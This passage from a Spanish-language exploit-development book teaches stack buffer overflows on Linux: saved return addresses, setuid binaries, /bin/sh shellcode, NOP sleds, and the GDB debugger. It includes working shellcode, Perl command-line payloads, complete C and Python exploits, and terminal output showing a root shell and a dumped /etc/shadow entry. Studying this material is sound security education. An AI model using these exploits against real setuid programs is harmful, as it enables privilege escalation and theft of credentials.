Aclaremos una confusión generalizada entre los que comienzan: ese valor EIP que vemos en la figura no es realmente el registro IP del procesador, sino un simple valor o dirección que ha sido guardado en la memoria cuando la función fue llamada para que la instrucción `ret` pueda recuperarlo y saber dónde continuaba `main()`. Es por ello que en los diagramas se utiliza indiferentemente la expresión EIP y RET, siendo quizás esta última la más correcta.

La pila es un elemento esencial que permite a los lenguajes de programación modernos utilizar funciones recursivas (funciones que se llaman a sí mismas). Su estructura se conoce como LIFO, Last Input First Output, el último en entrar será el primero en salir. La analogía más sencilla la podemos observar en una pila de platos, el último que situamos encima será el primero que tendremos que retirar para poder acceder al resto. Las instrucciones `push` y `pop` del lenguaje ensamblador están destinadas a introducir y retirar valores de la pila.

■ ■ ■




Imagen 01.04: Arquitectura big-endian.

Sin embargo, los procesadores de la casa Intel, como x86 y x86_64, utilizan el formato *little-endian*. En el ejemplo que mostramos hace un instante, el byte 0x04 se escribiría en la dirección X, el byte 0x03 en X+1, y así sucesivamente tal y como hemos esquematizado a continuación:




Imagen 01.05: Arquitectura little-endian.

Ninguno de los sistemas anteriores es mejor que el otro, ni realizaremos una votación para crear partidarios, simplemente se trata de *una cuestión de gustos*. El origen del término nace con la novela “Los Viajes de Gulliver”, escrita por Jonathan Swift, en la que dos naciones rivalizaron por hacer valer la forma en que deberían romperse los huevos, si bien estos deberían abrirse por el extremo largo, o por contra lo correcto era hacerlo por el extremo corto. Dos sencillas líneas escritas en Python sobran para averiguar cuál es la arquitectura utilizada en su ordenador personal:

```
import sys
print sys.byteorder
```

Una característica peculiar del formato *little-endian*, es que ante un valor como 0x00000041, podemos referenciar la misma dirección utilizando tamaños de operador variables.


8 bits (byte) = 0x41

16 bits (word) = 0x0041

32 bits (dword) = 0x00000041

Esta curiosa propiedad puede ser utilizada por los compiladores para optimizar el código ensamblador generado. Volviendo al hilo principal, lo que debemos introducir como argumento de la aplicación vulnerable, son los correspondientes símbolos ASCII de estos valores hexadecimales. Para realizar la

tarea, el intérprete de Perl puede ayudarnos en gran medida. Compruebe en la ilustración cómo hemos logrado nuestro objetivo.



```

blackngel@bbc: ~
blackngel@bbc:~$ ./prog `perl -e 'print "A"x44 . "\\x44\\x84\\x04\\x08"x4'`
Bienvenido a Linux Exploiting AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAD+D+D+
D+
Bienvenido a Linux Exploiting U++++8++DS EX++++++UJIS++++++U+++++
Violación de segmento ('core' generado)
blackngel@bbc:~$

```

Imagen 01.06: Redirección del flujo de ejecución.

Empleamos el comando `perl` en el interior de dos comillas invertidas, que son utilizadas por la shell `bash` para obtener el resultado de una orden. Invocamos la opción `-e` para que Perl interprete la instrucción `print`, que imprimirá el carácter 'A' cuarenta y cuatro veces (`print "A"x44`), seguido de la dirección `0x0B048444` inyectada en formato *little-endian*. El formato `\xNN` permite a muchos lenguajes de programación, entre los que también se encuentran C y Python, especificar el valor hexadecimal de un carácter ASCII. En el ejemplo, `0x44` se corresponde con el carácter 'D', sin embargo, el resto de valores se asocian a símbolos ASCII no imprimibles que sería imposible utilizar directamente, y es por este motivo que la sintaxis de Perl resulta tan útil.

En efecto, tal y como vimos en la imagen, dos mensajes de bienvenida son mostrados, aunque el programa vuelve a sufrir un fallo de segmentación. Esto se debe a que también hemos alterado el valor de EBP, el cual, si excluimos de la discusión detalles como las compilaciones con el modificador `-fomit-frame-pointer`, es indispensable para el curso normal del programa (sus posibles usos, abusos y ataques serán detallados en el capítulo 3).

Hasta este punto hemos descubierto que un buffer cuya entrada no es controlada por el programador permite redirigir el flujo de ejecución de un programa. También hemos detallado las bases de la técnica que permite aprovechar esta vulnerabilidad. Animamos al lector a releer nuevamente esta sección y a que sea paciente hasta que comprenda bien los conceptos explicados.

En la siguiente sección analizaremos por qué este fallo puede ser de utilidad a un atacante y revelará la gravedad que todos estos errores implican en cualquier entorno computacional.

1.4. Aplicaciones Setuid (suid)

No hay mejor forma de entender este concepto que aplicándolo a un ejemplo práctico. El más característico dentro de los sistemas GNU/Linux es el programa `passwd` que permite a un usuario cambiar su contraseña actual por otra nueva.

La cuestión radica en que un usuario con privilegios normales, no tiene permiso para modificar el archivo `/etc/passwd` o `/etc/shadow` en los cuales las palabras de paso de cada usuario del sistema

son almacenadas, en cambio, cuando el programa `passwd` es ejecutado, de alguna forma consigue actualizar estos ficheros para cumplir con su objetivo. Esto se logra mediante la activación de un bit especial en los permisos del programa conocido como “Set User ID”, en otros términos *setuid* o *suid*.

Cuando aplicamos el comando `ls` sobre un ejecutable corriente, lo común es encontrar una serie de permisos definidos para el propietario, el grupo y otros usuarios. Dichos permisos se encargan de asignar capacidades de lectura, escritura y ejecución. Éstos suelen representarse por las letras *r*, *w* y *x* respectivamente. En cambio, si usted realiza un `ls` sobre el binario `/usr/bin/passwd`, observará algo como lo siguiente:

```
-rwsr-xr-x 1 root shadow 27920 ago 15 22:45 /usr/bin/passwd
```

Vemos que en el primer grupo de tres letras, en vez de una *x* encontramos una *s*, eso significa que el bit *setuid* está activado. Lo que ocurre en realidad, es que cuando el usuario ejecuta la aplicación, obtendrá de forma temporal y hasta que finalice la ejecución del programa los permisos que tiene el propietario de dicho ejecutable. En este caso particular, como su propietario es *root*, el usuario normal obtendrá los permisos de administrador, pero solo dentro de ese programa y dentro del plazo de tiempo en el que transcurra su ejecución; fuera de él seguirá limitado por sus credenciales.

La pregunta que a un atacante se le viene a la cabeza es: ¿qué ocurriría si el programa `passwd` sufriera una vulnerabilidad tal que un atacante lograra ejecutar código arbitrario? Pues que ese código se ejecutaría con permisos de *root*, y si el atacante logra abrir una shell de comandos, estaría corriendo una shell con permisos de administrador y por tanto tendría en sus manos el control de todo el sistema.

La gravedad de las vulnerabilidades encontradas en binarios *setuid* se pone de manifiesto cuando el atacante es un usuario local, donde el objetivo es elevar privilegios y conseguir nuevas capacidades en el sistema. Cuando el fallo se encuentra remotamente, por ejemplo un servidor web o FTP, que la aplicación tenga el bit *suid* activado o no ya no es el único factor a considerar, puesto que ejecutar código arbitrario con los mismos permisos que la aplicación ya es considerado como un grave compromiso a la seguridad.

De todos modos, piense que ejecutar una shell no siempre es el objetivo final de un atacante. Ésa no es más que una entre miles de opciones. Otra posibilidad sería ejecutar un código que añada una nueva cuenta con permisos de administrador, y esto le permitiría entrar al sistema en el futuro con derechos ilimitados. A todas estas posibilidades de que un atacante dispone para controlar el sistema las conocemos con el nombre de cargas, *payloads* o *shellcodes*.

1.5. Payloads

No podríamos seguir adelante sin explicar entonces qué es un shellcode o payload. Echemos un vistazo a una de las líneas de desensamblado obtenidas tras la ejecución de la utilidad `objdump`:

```
00483ec: e8 b3 ff ff  call 8048444 <func>
```

Después de la dirección donde se encuentra esa llamada, vemos un grupo de valores hexadecimales *e8*, *b3*, *ff*, *ff* y *ff*, que son nada más y nada menos que la traducción de la instrucción `call 0048444` a lenguaje máquina, el único lenguaje que un procesador puede entender. En realidad el procesador

transforma estos valores a unos y ceros, el conocido código binario; las aplicaciones nos lo ofrecen en formato hexadecimal porque resulta más comprensible para los humanos.

De este modo, nada nos impide hacer un programa en C que ejecute una shell como `/bin/sh`, y obtener los códigos de operación hexadecimales de todas las instrucciones y unirlos en una única cadena. Mostramos a continuación un ejemplo.

```
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
```

En la práctica, la serie de dígitos hexadecimales que acabamos de mostrar es la traducción que un procesador haría del siguiente programa:

```
void main()
{
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Si un atacante logra introducir esta secuencia de bytes en algún lugar dentro del espacio de memoria de la aplicación y modifica el valor de retorno EIP para que apunte a la dirección del principio de esa cadena de bytes, entonces el shellcode será ejecutado cuando la función vulnerable retorne, obteniendo así una shell con los permisos del propietario del ejecutable si éste ha activado previamente el bit `setuid`.

Si usted ha aplicado la fría lógica, se habrá dado cuenta de que uno de los pocos lugares donde podemos introducir esta secuencia de bytes es precisamente dentro del buffer `nombre[]` a través del parámetro pasado al programa. Esto hará que nuestro código de ataque se almacene en algún lugar de la memoria. El problema con el que nos encontramos ahora es cómo conseguir la dirección exacta del principio del buffer `nombre[]` para sobrescribir EIP con esa dirección y que la aplicación salte al principio de nuestro código.

Tal y como mencionamos en secciones anteriores el registro EBP es el puntero base, es decir, el valor que indica dónde está la base del marco de pila actual para una función en concreto. Su antagonista, el registro ESP, señala la cima o tope de la pila, lugar que en nuestro programa vulnerable coincide con el principio del buffer, ya que es la única variable local que hemos declarado. Si compila y ejecuta el fragmento de código que mostramos a continuación, podrá obtener una dirección aproximada del valor de ESP:

```
#include <stdio.h>
unsigned long get_sp(void) {
    __asm__("movl %esp,%eax");
}
void main() {
    printf("0x%x\n", get_sp());
}
```

A modo de suposición, imagine que ejecutamos este pequeño programa y que obtenemos la dirección `0xbffff32c`. Entonces la solución pasa por sobrescribir la dirección EIP almacenada en la pila con

este valor o con otros aproximados hasta dar con el verdadero principio del buffer `nombre[]`, donde ya hemos introducido nuestro shellcode. Después de probar varias direcciones, obtenemos por ejemplo `0xbffff31b`. En la figura se muestra el resultado:

```

blackngel@bbc: ~
blackngel@bbc:~$ sudo chown root ./prog
blackngel@bbc:~$ sudo chmod u+s ./prog
blackngel@bbc:~$ ls -al ./prog
-rwsrwxr-x 1 root blackngel 7255 jun 30 15:11 ./prog
blackngel@bbc:~$ ./prog perl -e 'print "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\xb0\xcd\x80"."AAAAAAAAAAAAAAAAAAAAAA"."1b\xf3\xff\xbf"'
Bienvenido a Linux Exploiting 1oPh//shh/binooP5ooo
AAAAAAAAAAAAAAAAAAAAAA[?]+

# whoami
root
# cat /etc/shadow | grep root
root:$6$ayVAXpMPS4I1K.j6tIdswje9z9io9MoXwvxHG8EJXdSMpoFhxit7ZmZ6XusqUEeun0ig4i2DV
HUxPEUZ60qYoI8dlj2o4G1:15841:0:99999:7:::
# exit
blackngel@bbc:~$

```

Imagen 01.07: Explotación y ejecución de un shellcode.

En la ejecución del ataque observamos algunas cosas interesantes. Los dos primeros comandos cambian el propietario del binario a `root` y activan el bit `suid` para observar los efectos que explicamos en apartados anteriores. También debemos recordar que la primera vez que fuimos capaces de redireccionar el flujo de ejecución del programa introdujimos un relleno de 44 caracteres A hasta sobrescribir el valor de EIP guardado en memoria con una dirección de nuestra elección. Esto sigue siendo constante ahora, y como el shellcode ocupa 23 bytes, hemos ajustado el relleno y luego agregado la dirección donde creemos que comienza el buffer `nombre[]` y por lo tanto el código que ejecuta la shell.

El resultado obtenido es devastador, hemos conseguido invocar una shell con permisos de `root` y volcar el contenido del archivo `/etc/shadow`, cuya lectura no está permitida a un usuario corriente con permisos limitados. Hemos comprometido la seguridad del sistema y ahora tenemos un dominio completo para realizar toda clase de acciones maliciosas sobre el mismo: agregar nuevas cuentas de administrador, poner un puerto a la escucha y en espera de conexiones externas, utilizar dicho sistema para realizar ataques a otras máquinas, penetrar en otros sistemas pertenecientes a la misma red, o realizar ataques de denegación de servicio a equipos externos. Estas ideas no constituyen ni el uno por ciento de las peligrosas maniobras que a un delincuente motivado se le pasarían por la cabeza.

A continuación responderemos a unas cuantas preguntas que se le pueden presentar al lector en forma de dudas:

¿Por qué difieren el valor obtenido con el pequeño código `get_esp` y el valor final con el que explotamos el programa?

En primer lugar porque se trata de programas distintos, la utilidad `get_esp` no reserva ningún buffer ni se le proporciona argumento alguno, recuerde que éstos se almacenan también en el stack y por

tanto el tope de su pila particular estará en un lugar distinto. Tal vez si añadimos la sentencia `char nombre[32]` antes de la instrucción `__asm__()` la dirección hubiese estado más cerca de ser la acertada. Otro modo más sencillo de obtener un valor aproximado del registro ESP es imprimir la dirección de una variable declarada, por ejemplo:

```
#include <stdio.h>
int main(int argc, char **argv)
{
    char var[32];
    printf("ESP = %p\n", (void *)var);
}
```

¿Existe alguna forma de saber la dirección exacta del buffer `nombre`??

Sí, varias. Una de ellas es utilizar el depurador GDB incorporado en todos los sistemas GNU/Linux. GDB es de gran ayuda en el análisis de vulnerabilidades y puede mostrar el contenido de la memoria en cualquier momento de ejecución del programa. Se trata de un tema que cubriremos en las próximas secciones.

¿Siempre hay que dar con la dirección exacta?

Explicaremos un pequeño truco muy conocido en el mundo del exploiting. Normalmente los shellcodes no se utilizan solos, sino que delante de ellos se suele añadir una secuencia de bytes conocida como colchón, *nop code* o instrucciones NOP. Éstas son instrucciones de ensamblador que no hacen nada, simplemente se ejecutan y pasan de largo. La más conocida en los procesadores de Intel es `\x90`.

Si introducimos una cadena como: `\x90\x90\x90\x90\x90` justo antes de nuestro shellcode y logramos hacer que la dirección que sobrescribe EIP caiga dentro de este relleno de NOPs, éstos se irán ejecutando sin hacer nada hasta llegar a nuestra shellcode. El truco consiste en que no importa en qué sitio caiga dentro de los NOPs, una vez alcanzados, la ejecución se irá desplazando hasta nuestro shellcode. Cuantas más instrucciones NOP introduzcamos, más cantidad de direcciones serán válidas para lograr una explotación exitosa.

En nuestro ejemplo el problema era obvio, y es que como el buffer es demasiado pequeño, solo 32 bytes de capacidad, no tenemos mucho espacio para introducir NOPs. Una variedad de técnicas disponibles para sortear esta clase de dificultades serán detalladas a lo largo de este libro.

1.6. Su primer exploit

Lo que hemos demostrado hasta ahora son los motivos que hacen que una aplicación sea vulnerable, y para aprovecharnos de este fallo de seguridad hemos utilizado tan solo la línea de comandos. Sin embargo, usted tendrá que diseñar una pieza de código que explote dicho error y que pueda portar a otros sistemas obteniendo idénticos resultados. Es a ese particular código al que llamamos exploit, un programa diseñado para atacar una vulnerabilidad y escalar privilegios, provocar una denegación de servicio o inducir cualquier clase de comportamiento anómalo que la aplicación original no estaba preparada para asimilar. A continuación echaremos un breve vistazo al clásico exploit que se aprovecha de un desbordamiento de pila para ejecutar código arbitrario.

```

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#define BUFF_SIZE 160
#define PROG      "./vuln"
char shellcode [] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46" \
    "\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e" \
    "\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8" \
    "\x40xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_esp()
{
    __asm__ ("movl %esp, %eax");
}

int main(int argc, char **argv)
{
    char *exploit, *p;
    long addr, *ptr;
    int size = BUFF_SIZE;
    int offset = 0;
    int i;
    addr = get_esp();
    if ( argc > 1 )
        offset = atoi(argv[1]);
    if ( argc > 2 )
        size = atoi(argv[2]);
    if ( argc > 3 )
        addr = strtoul(argv[3], NULL, 0);
    addr -= offset;
    printf("\nUsando dirección: %p\n", (void *)addr);
    exploit = (char *)malloc(size * sizeof(char));
    ptr = (long *)exploit;
    for ( i = 0; i < size; i += 4 )
        *(ptr++) = addr;
    for ( i = 0 ; i < size / 2; i++ )
        exploit[i] = '\x90';
    p = exploit + (size / 2);
    for ( i = 0; i < strlen(shellcode); i++ )
        *(p++) = shellcode[i];
    execl(PROG, PROG, exploit, NULL);
    return 0;
}

```

La construcción de este exploit es simple. Se reserva un buffer mediante `malloc()` y se rellena con la dirección aproximada de la cima de la pila o ESP. Luego la mitad de dicho buffer se completa con instrucciones NOP y justo después se sitúa el shellcode elegido para la ocasión. El tamaño de todo el payload tiene un valor de 160 bytes por defecto, pero el usuario puede especificar otro valor como segundo argumento. No obstante, el parámetro más importante es el primero, a través del mismo podemos especificar un desplazamiento u *offset* que será sustraído de la variable `addr` (nuestra dirección de retorno hacia el colchón de NOPs), de modo que el atacante pueda ir ajustando el valor hasta caer dentro del payload. El último argumento le permite especificar manualmente su propia dirección de retorno en caso de que el valor devuelto por la función `get_esp()` no sea el adecuado. Veamos cómo actúa este programa:

```
blackngel@bbc:~$ gcc -fno-stack-protector -z execstack vuln.c -o vuln
blackngel@bbc:~$ sudo chown root:root ./vuln
blackngel@bbc:~$ sudo chmod +s ./vuln
blackngel@bbc:~$ gcc exploit.c -o exploit
blackngel@bbc:~$ ./exploit 230
Usando dirección: 0xbffff262
# whoami
root
# exit
blackngel@bbc:~$
```

El lenguaje que usted elija para diseñar sus exploits no tiene importancia alguna mientras sepa lo que está haciendo. Hay personas que son fans incondicionales de Perl, otros se adaptan a la sintaxis de Ruby por que les permite portar sus exploits más fácilmente a la plataforma Metasploit. Sea como fuere, está en su justo derecho de usar el lenguaje que mejor se adapte a sus necesidades o experiencia. Veamos un ejemplo más del mismo exploit esta vez escrito en Python.

```
from struct import *
from subprocess import *
shellcode = "\xeb\x18\x5e\x31\xc0\x88\x46\x07" \
            "\x89\x76\x08\x89\x46\x0c\xb0\x0b" \
            "\x8d\x1e\x8d\x4e\x08\x8d\x56\x0c" \
            "\xcd\x80\xe8\xe3\xff\xff\xff\x2f" \
            "\x62\x69\x6e\x2f\x73\x68"
nops = "\x90" * 102
retaddr = pack("<L", 0xbffff270);
payload = nops + shellcode + retaddr
call(["./vuln", payload])
```

El resultado, obviamente, será el mismo que en el ejemplo anterior.

```
blackngel@bbc:~$ python exploit.py
# whoami
root
# exit
blackngel@bbc:~$
```

Obtenemos nuevamente el control del sistema.

1.7. GDB: El debugger de Linux

La metodología de exploiting que hemos utilizado hasta ahora, ha sido un trabajo de artesanía manual orientado hacia el aprendizaje de los principios que subyacen a toda esta clase de vulnerabilidades. Ahora estudiaremos las herramientas de que disponemos para aumentar la efectividad de nuestros exploits. Veremos también cómo averiguar parámetros con el mínimo esfuerzo y otros aspectos relativos a la programación segura.

Comenzaremos con el *debugger* de Linux. GDB, desarrollado por Richard Stallman, creador de la *Free Software Foundation*, es conocido como un depurador a nivel de código fuente. Sus funciones principales son las de desensamblar un ejecutable compilado en Linux, esto es, traducir el lenguaje máquina del binario en un lenguaje comprensible por el usuario como lo es el lenguaje ensamblador,

y la de ofrecer un motor de depuración, que significa la posibilidad de ejecutar un programa paso a paso, instrucción a instrucción, con la capacidad de comprobar a cada momento el estado real del mismo: el valor de los registros, el contenido de la memoria, etc...

GDB también es capaz de mostrar el código fuente original de un ejecutable. Para ello el mismo debe haber sido compilado antes en GCC con la opción `-g`, que mantiene todos los símbolos e información de depuración en el programa con el fin de hacer mucho más sencillo el seguimiento de las instrucciones. Como supondrá, esto es una gran ventaja para el programador de turno que busca fallos o aspectos a mejorar en sus programas, pero para un *exploiter* que normalmente se encuentra en un entorno hostil, esta información de depuración habrá sido eliminada y deberá poseer ciertos conocimientos de ensamblador si desea seguir el curso de la aplicación, lo que comúnmente se conoce como ingeniería inversa.

GDB es un programa que trabaja en línea de comandos, ofreciendo a su vez una interfaz de órdenes que el usuario debe introducir para que éste realice sus tareas. Estas órdenes son relativamente sencillas de asimilar, y una vez habituado a ellas, cualquiera puede desenvolverse de modo eficaz con el entorno.

Para los amantes de las interfaces gráficas de usuario (GUIs), a lo largo del tiempo han sido desarrollados diversos *front-ends* especialmente cuidados para este depurador. Entre los más famosos se encuentra DDD, completamente basado en ventanas y menús, que aumenta sobremanera las capacidades normales de GDB agregando elementos tales como esquemas gráficos de las estructuras y variables en memoria, o incluso el seguimiento de listas enlazadas que le permitirán desplazarse de un nodo a otro a golpe de click. Puede ver un ejemplo de DDD en la siguiente ilustración.





Imagen 01.08: Interfaz de depuración DDD.

Sus cualidades son innumerables. Algunas de ellas pasan por establecer un punto de ruptura haciendo doble click a la izquierda de cualquier línea de código. Además, si usted sitúa el cursor del ratón encima del nombre de una variable, un pequeño recuadro le mostrará su valor actual en el momento de producirse la interrupción.

Para quienes precisen una solución intermedia, el mejor consejo que podemos ofrecerles es utilizar CGDB, una implementación gráfica de GDB basada en la librería ncurses, lo cual significa que todavía se ejecuta dentro de una shell pero ofreciendo a cambio capacidades de interacción extendidas así como el desplazamiento por las líneas de código mediante el teclado, el establecimiento de puntos de ruptura con solo una pulsación y otras muchas facilidades. La siguiente ilustración muestra el aspecto del entorno CGDB.



```

1505 int
1506 main (int argc, char *argv[])
1507 {
1508     /* Uncomment to debug and attach */
1509     #if 0
1510         int c;
1511         read (0, &c, 1);
1512     #endif
1513
1514     parse_long_options (&argc, &argv);
1515
1516     current_line = ibuf_init ();
1517
1518     if (create_and_init_pair () == -1)
1519     {
1520         fprintf (stderr, "%s: Unable to create PTY pair", __FILE__, __LINE__);
1521         exit (-1);
1522     }
1523
1524     /* First create tgdb, because it has the error log */
1525     if (start_gdb (argc, argv) == -1)
1526     {
1527
0x00002b4ea9b2fea3 in select () from /lib/libc.so.6
(tgdb)
Breakpoint 2 at 0x4041c1: file cgdb.c, line 1514.
(tgdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
The program being debugged has been started already.
Starting program: /home/dev/cgdb/cgdb/src/cgdb

Breakpoint 2, main (argc=0, argv=0x7ffa50b5720) at cgdb.c:1516
(tgdb) p argc
$1 = 0
(tgdb)

```

Imagen 01.09: Interfaz de depuración CGDB

GDB por sí mismo ha tomado buena conciencia de todas estas ventajas y ha implementado un nuevo modo llamado TUI (*Terminal User Interface*). Para acceder a este entorno no precisa más que utilizar el argumento de opción `-tui` en la línea de comandos y comprobará que el aspecto obtenido es muy similar al de CGDB, con la pantalla dividida en dos mitades, una para el listado de código fuente y otra para la propia consola.

Presentamos estas herramientas suplementarias con el único objetivo de ofrecer al lector un conocimiento general de los productos que se hallan a su disposición de un modo gratuito. Durante el transcurso de este libro utilizaremos la aplicación GDB original ya que ésta se encuentra instalada por defecto en todas las distribuciones Linux y puede constituir una herramienta común con otros entornos de trabajo como por ejemplo Mac OS X.

GDB, sin opciones, no precisa otro argumento más que el binario que se desea analizar, opcionalmente también se le puede proporcionar un archivo *core* (volcado de memoria) generado por el propio sistema cuando un programa ha sufrido un error grave. Si esto último ocurre, el sistema operativo guarda una imagen exacta del estado actual en que el ejecutable rompió para su ulterior análisis *post-mortem*.

Nota

El comando `ulimit -a` permite ver los límites establecidos para los recursos básicos que un usuario tiene permitido durante la sesión actual. Mediante la orden `ulimit -c unlimited` se deshabilita cualquier límite establecido anteriormente para los volcados de memoria o archivos *core*.

Veamos un resumen de los comandos básicos que gestionan el modo de operación esencial de GDB:

<code>list función:</code>	Muestra el código fuente de la función especificada como argumento.
<code>disassemble función</code> <code>disass función</code>	Muestra el código ensamblador de la función especificada como argumento.
<code>break dirección</code> <code>break línea</code>	Establece un punto de ruptura o <i>breakpoint</i> en una dirección de memoria o línea especificada como argumento.
<code>tbreak dirección</code>	Configura un <i>breakpoint</i> temporal que será eliminado una vez que el punto establecido sea alcanzado por primera vez.
<code>delete num</code> <code>del num</code>	Elimina un <i>breakpoint</i> indicando el número según el orden en que han sido establecidos. Si no se le proporciona un número, GDB le preguntará si desea eliminar todos los puntos de ruptura definidos hasta el momento.
<code>run [argumentos]</code>	Comienza la ejecución del programa desde el principio con los parámetros proporcionados como argumento.
<code>Start</code>	Un comando realmente útil. Análogo a <code>run</code> , solo que establece un punto de ruptura al principio de la función <code>main()</code> de modo que el programa se detiene justo antes de comenzar pero una vez que el proceso ya ha sido cargado en la memoria y todos los segmentos se encuentran disponibles para el análisis.
<code>cont</code> <code>c</code>	Continúa la ejecución del programa si éste ha sido detenido debido a un <i>breakpoint</i> establecido por el usuario, una señal producida por el sistema, o por cualquier otra razón.
<code>bt (backtrace)</code>	Muestra un rastreo de la pila, un listado secuencial y ordenado de las funciones que han sido ejecutadas hasta el momento de la detención actual del programa. Muy valioso para conocer el encadenamiento de funciones que ha podido conducir al fallo de una aplicación.

frame núm	Muestra el marco de pila (<i>stack frame</i>) de la función indicada en núm. Un 0 es asignado para la función que se está ejecutando actualmente, 1 para la función padre o anterior, y así sucesivamente en una estructura jerárquica.
info registers i r	Muestra el valor de todos los registros del procesador.
print expr	Muestra el valor de una expresión. La expresión mínima es una variable o una posición específica de la memoria.
watch expr	Si <i>expr</i> es una variable, GDB se detendrá en cualquier punto del programa en que ésta cambie su valor. Si es una condición, la ruptura se producirá en caso de ser verdadera.
next	Ejecuta una sola instrucción del programa. Caso de ser un <i>call</i> GDB no entra dentro de la función llamada y continúa la ejecución en la línea que prosigue a la misma.
step	Lo mismo que el anterior comando, pero en este caso <i>step</i> sí que entra dentro de una función si ésta es llamada, de modo que el usuario pueda investigar qué es lo que ocurre en ella.
jump línea	Salta y continúa la ejecución en una línea o dirección concreta del programa especificada como argumento.
set disassembly- flavor intel/att	Permite definir la sintaxis deseada para los desensamblados, por defecto es AT&T.
set follow-fork- mode parent/child	Permite definir el procedimiento a seguir cuando un proceso invoca a <i>fork()</i> o <i>vfork()</i> , el modo <i>parent</i> continuará depurando al proceso padre, esta es la opción por defecto. Si se establece a <i>child</i> , GDB seguirá el flujo del nuevo proceso hijo creado.
help [item]	Muestra información adicional sobre un comando concreto.
quit	Salida de GDB.

